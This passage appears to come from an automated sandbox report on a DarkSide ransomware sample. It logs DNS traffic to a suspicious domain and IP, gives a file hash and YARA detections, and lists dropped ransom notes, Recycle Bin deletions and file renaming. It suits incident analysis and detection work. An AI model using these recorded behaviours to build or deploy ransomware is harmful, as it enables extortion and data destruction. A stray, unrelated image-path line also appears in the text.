May 1, 2021 06:01:59.820625067 CEST	52351	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.821410894 CEST	53	64258	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.870588064 CEST	53	52351	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.918452978 CEST	58310	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.932651043 CEST	64825	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.935188055 CEST	50655	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.940296888 CEST	61825	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.940896988 CEST	60502	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.965199947 CEST	63774	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.966901064 CEST	53	58310	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.981801987 CEST	53	64825	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.987519979 CEST	50330	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.988599062 CEST	53	50655	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.988893986 CEST	53	61825	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.992120981 CEST	53	60502	8.8.8.8	192.168.2.3
May 1, 2021 06:01:59.994805098 CEST	52798	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.998116016 CEST	59334	53	192.168.2.3	8.8.8.8
May 1, 2021 06:01:59.998532057 CEST	53352	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.002701998 CEST	55311	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.004621029 CEST	60424	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.008279085 CEST	61766	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.013710022 CEST	53	63774	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.018102884 CEST	53773	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.018193960 CEST	51728	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.018289089 CEST	62340	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.018378019 CEST	54513	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.018534899 CEST	59259	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.021858931 CEST	55550	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.024804115 CEST	56981	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.026518106 CEST	59678	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027308941 CEST	51481	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027380943 CEST	54127	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027416945 CEST	52330	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027508020 CEST	49629	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027520895 CEST	55940	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027669907 CEST	51482	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.027786016 CEST	56991	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.030113935 CEST	52620	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.030838013 CEST	65156	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.031636000 CEST	52769	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.033328056 CEST	55807	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.036068916 CEST	53	50330	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.045041084 CEST	53	52798	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.047771931 CEST	53	59334	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.048197985 CEST	53	53352	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.054296970 CEST	53	60424	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.055382967 CEST	53	55311	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.058101892 CEST	53	61766	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.068473101 CEST	53	54513	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.068496943 CEST	53	62340	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.070672989 CEST	53	51728	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.070688009 CEST	53	53773	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.071176052 CEST	53	59259	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:02:00.071571112 CEST	53	55550	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.074795008 CEST	62936	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.076508999 CEST	53	59678	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.077014923 CEST	53	54127	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.077305079 CEST	53	51481	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.077532053 CEST	53	55940	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.077554941 CEST	53	49629	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.077598095 CEST	53	56991	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.077632904 CEST	53	56981	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.079858065 CEST	53	52620	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.079873085 CEST	53	52330	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.080426931 CEST	53	51482	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.080732107 CEST	53	65156	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.081381083 CEST	53	52769	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.083139896 CEST	53	55807	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.085299015 CEST	49974	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.105005980 CEST	54271	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.112215042 CEST	57075	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.121150970 CEST	56868	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.121794939 CEST	61133	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.123320103 CEST	53	62936	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.130985975 CEST	52943	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.133819103 CEST	53	49974	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.153563023 CEST	58020	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.156408072 CEST	53	54271	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.160708904 CEST	53	57075	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.170233965 CEST	53	61133	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.172779083 CEST	53	56868	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.179543972 CEST	53	52943	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.182908058 CEST	65206	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.185934067 CEST	54410	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.191328049 CEST	64349	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.200618982 CEST	64957	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.202056885 CEST	53	58020	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.212857008 CEST	53816	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.217063904 CEST	64565	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.231489897 CEST	53	65206	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.236567974 CEST	52546	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.237437963 CEST	53	54410	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.238061905 CEST	58170	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.242707968 CEST	53	64349	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.245307922 CEST	53032	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.251857996 CEST	53	64957	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.252121925 CEST	58441	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.261373043 CEST	53	53816	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.263988972 CEST	51780	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.265574932 CEST	53	64565	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.286832094 CEST	53	58170	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.287978888 CEST	53	52546	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.294994116 CEST	53	53032	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.295591116 CEST	57429	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.301469088 CEST	53	58441	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.313632011 CEST	53	51780	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.326631069 CEST	52826	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.333702087 CEST	52415	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.346931934 CEST	53	57429	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.350058079 CEST	58998	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.350100994 CEST	56325	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.351077080 CEST	61654	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.352375031 CEST	55102	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.355803967 CEST	52254	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.374419928 CEST	59150	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.376746893 CEST	53	52826	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.382309914 CEST	53	52415	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:02:00.398597002 CEST	53	56325	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.398617029 CEST	53	58998	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.399509907 CEST	53	61654	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.400883913 CEST	53	55102	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.407125950 CEST	53	52254	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.423038006 CEST	53	59150	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.547983885 CEST	62140	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.598351002 CEST	53	62140	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.917407036 CEST	61610	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.961968899 CEST	58710	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.964582920 CEST	53725	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.971348047 CEST	53	61610	8.8.8.8	192.168.2.3
May 1, 2021 06:02:00.971801996 CEST	54173	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.994539976 CEST	51144	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:00.995604992 CEST	65267	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.002919912 CEST	60291	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.010492086 CEST	53	58710	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.012414932 CEST	61283	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.012527943 CEST	63726	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.015928984 CEST	53	53725	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.018821001 CEST	52064	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.020354033 CEST	53	54173	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.039709091 CEST	50562	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.040966034 CEST	52717	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.043003082 CEST	53	51144	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.045917988 CEST	51958	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.050409079 CEST	50924	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.051382065 CEST	53	60291	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.060017109 CEST	63591	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.060839891 CEST	53	61283	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.060863018 CEST	53	63726	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.067282915 CEST	53	52064	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.088217020 CEST	53	50562	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.089412928 CEST	53	52717	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.093693018 CEST	55070	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.093955040 CEST	56207	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.099000931 CEST	53	51958	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.099467039 CEST	53	50924	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.100569010 CEST	60580	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.108551979 CEST	53	63591	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.117275953 CEST	50738	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.143640041 CEST	53	55070	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.146429062 CEST	53	56207	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.150629044 CEST	53	60580	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.158412933 CEST	51682	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.167260885 CEST	55354	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.167471886 CEST	53	50738	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.188431025 CEST	60696	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.188541889 CEST	56381	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.204489946 CEST	63266	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.206945896 CEST	53	51682	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.217196941 CEST	53662	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.218652964 CEST	53	55354	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.218887091 CEST	52429	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.219480991 CEST	50178	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.222340107 CEST	49388	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.223094940 CEST	53559	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.229902029 CEST	62801	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.239847898 CEST	53	56381	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.239890099 CEST	53	60696	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.253154993 CEST	53	63266	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.257855892 CEST	55736	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.262933016 CEST	58634	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.267339945 CEST	53	52429	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 1, 2021 06:02:01.267913103 CEST	53	50178	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.268662930 CEST	53	53662	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.270844936 CEST	53	49388	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.274362087 CEST	53	53559	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.281296015 CEST	53	62801	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.283740044 CEST	53172	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.288333893 CEST	51694	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.298888922 CEST	65059	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.301321983 CEST	64539	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.301485062 CEST	56209	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.304333925 CEST	57167	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.304560900 CEST	50499	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.307383060 CEST	61894	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.308016062 CEST	53	55736	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.309736013 CEST	59946	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:01.311507940 CEST	53	58634	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.333484888 CEST	53	53172	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.338258028 CEST	53	51694	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.348627090 CEST	53	65059	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.354759932 CEST	53	56209	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.354826927 CEST	53	64539	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.354854107 CEST	53	50499	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.356842041 CEST	53	57167	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.357245922 CEST	53	61894	8.8.8.8	192.168.2.3
May 1, 2021 06:02:01.359385014 CEST	53	59946	8.8.8.8	192.168.2.3
May 1, 2021 06:02:02.021855116 CEST	65267	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:02.073360920 CEST	53	65267	8.8.8.8	192.168.2.3
May 1, 2021 06:02:02.860122919 CEST	63148	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:02.918569088 CEST	53	63148	8.8.8.8	192.168.2.3
May 1, 2021 06:02:09.050707102 CEST	50945	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:09.107491970 CEST	53	50945	8.8.8.8	192.168.2.3
May 1, 2021 06:02:26.612629890 CEST	64396	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:26.669533968 CEST	53	64396	8.8.8.8	192.168.2.3
May 1, 2021 06:02:27.266350031 CEST	59246	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:27.323138952 CEST	53	59246	8.8.8.8	192.168.2.3
May 1, 2021 06:02:27.954442024 CEST	54595	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:28.005805016 CEST	53	54595	8.8.8.8	192.168.2.3
May 1, 2021 06:02:28.415169001 CEST	54610	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:28.471988916 CEST	53	54610	8.8.8.8	192.168.2.3
May 1, 2021 06:02:28.501214027 CEST	55245	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:28.559714079 CEST	53	55245	8.8.8.8	192.168.2.3
May 1, 2021 06:02:29.220364094 CEST	61740	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:29.280143976 CEST	53	61740	8.8.8.8	192.168.2.3
May 1, 2021 06:02:29.986509085 CEST	57458	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:30.049607038 CEST	53	57458	8.8.8.8	192.168.2.3
May 1, 2021 06:02:30.718791962 CEST	62298	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:30.767518044 CEST	53	62298	8.8.8.8	192.168.2.3
May 1, 2021 06:02:32.092012882 CEST	59456	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:32.150382996 CEST	53	59456	8.8.8.8	192.168.2.3
May 1, 2021 06:02:33.034701109 CEST	64380	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:33.094901085 CEST	53	64380	8.8.8.8	192.168.2.3
May 1, 2021 06:02:33.604178905 CEST	60603	53	192.168.2.3	8.8.8.8
May 1, 2021 06:02:33.663634062 CEST	53	60603	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 1, 2021 06:01:51.252677917 CEST	192.168.2.1	192.168.2.3	829d	(Port unreachable)	Destination Unreachable
May 1, 2021 06:01:52.739573002 CEST	192.168.2.1	192.168.2.3	829d	(Port unreachable)	Destination Unreachable
May 1, 2021 06:01:54.255220890 CEST	192.168.2.1	192.168.2.3	829d	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 1, 2021 06:00:50.416008949 CEST	192.168.2.3	8.8.8.8	0x2d14	Standard query (0)	securebest app20.com	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 1, 2021 06:00:50.475758076 CEST	8.8.8.8	192.168.2.3	0x2d14	No error (0)	securebest app20.com		185.105.109.19	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: rUUR0qQI22.exe PID: 3508 Parent PID: 5660

General

Start time:	06:00:49
Start date:	01/05/2021
Path:	C:\Users\user\Desktop\rUUR0qQI22.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\rUUR0qQI22.exe'
Imagebase:	0xce0000
File size:	60416 bytes
MD5 hash:	9D418ECC0F3BF45029263B0944236884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.293094493.00000000007DC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.292893139.00000000007DC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.256370495.00000000007DC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.209248518.00000000007E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.292412422.00000000007DC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.290688765.00000000007DC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.210042199.00000000007E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000003.209243107.00000000007C6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DarkSide, Description: Yara detected DarkSide Ransomware, Source: 00000000.00000002.428838029.00000000007AA000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\418990b0.ico	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	CE1DC4	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE3431	HttpSendRequestW
C:\\README.418990b0.TXT	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	CE1DC4	CreateFileW
C:\Recovery\README.418990b0.TXT	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	CE1DC4	CreateFileW
C:\Users\README.418990b0.TXT	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	CE1DC4	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\$Recycle.Bin\S-1-5-18\desktop.ini	success or wait	1	CE5602	DeleteFileW
C:\$Recycle.Bin\S-1-5-21-3853321935-2125563209-4053062332-1000\desktop.ini	success or wait	1	CE5602	DeleteFileW
C:\$Recycle.Bin\S-1-5-21-3853321935-2125563209-4053062332-1001\$I2EW2MR.pdf	success or wait	1	CE5602	DeleteFileW
C:\$Recycle.Bin\S-1-5-21-3853321935-2125563209-4053062332-1001\$R2EW2MR.pdf	success or wait	1	CE5602	DeleteFileW
C:\$Recycle.Bin\S-1-5-21-3853321935-2125563209-4053062332-1001\desktop.ini	success or wait	1	CE5602	DeleteFileW
C:\$Recycle.Bin\S-1-5-21-3853321935-2125563209-4053062332-1002\desktop.ini	success or wait	1	CE5602	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\bootTel.dat	C:\bootTel.dat.418990b0	success or wait	1	CE6349	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\418990b0.ico	unknown	34494	00 00 01 00 05 00 40 40 00 00 01 00 20 00 28 42 00 00 56 00 00 00 30 30 00 00 01 00 20 00 a8 25 00 00 7e 42 00 00 20 20 00 00 01 00 20 00 a8 10 00 00 26 68 00 00 18 18 00 00 01 00 20 00 88 09 00 00 ce 78 00 00 10 10 00 00 01 00 20 00 68 04 00 00 56 82 00 00 28 00 00 00 40 00 00 00 80 00 00 00 01 00 20 00 00 00 00 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 32 32 00 32 32 32 02 32 32 32 03 32 32 32 04 32 32 32 05 32	......@@.... .(B..V...00.... . .%..~B.. ....&h........ ......x........ .h...V...(... @......... ......B............ ....222.22 2.222.222.222.2	success or wait	1	CE1DE2	WriteFile
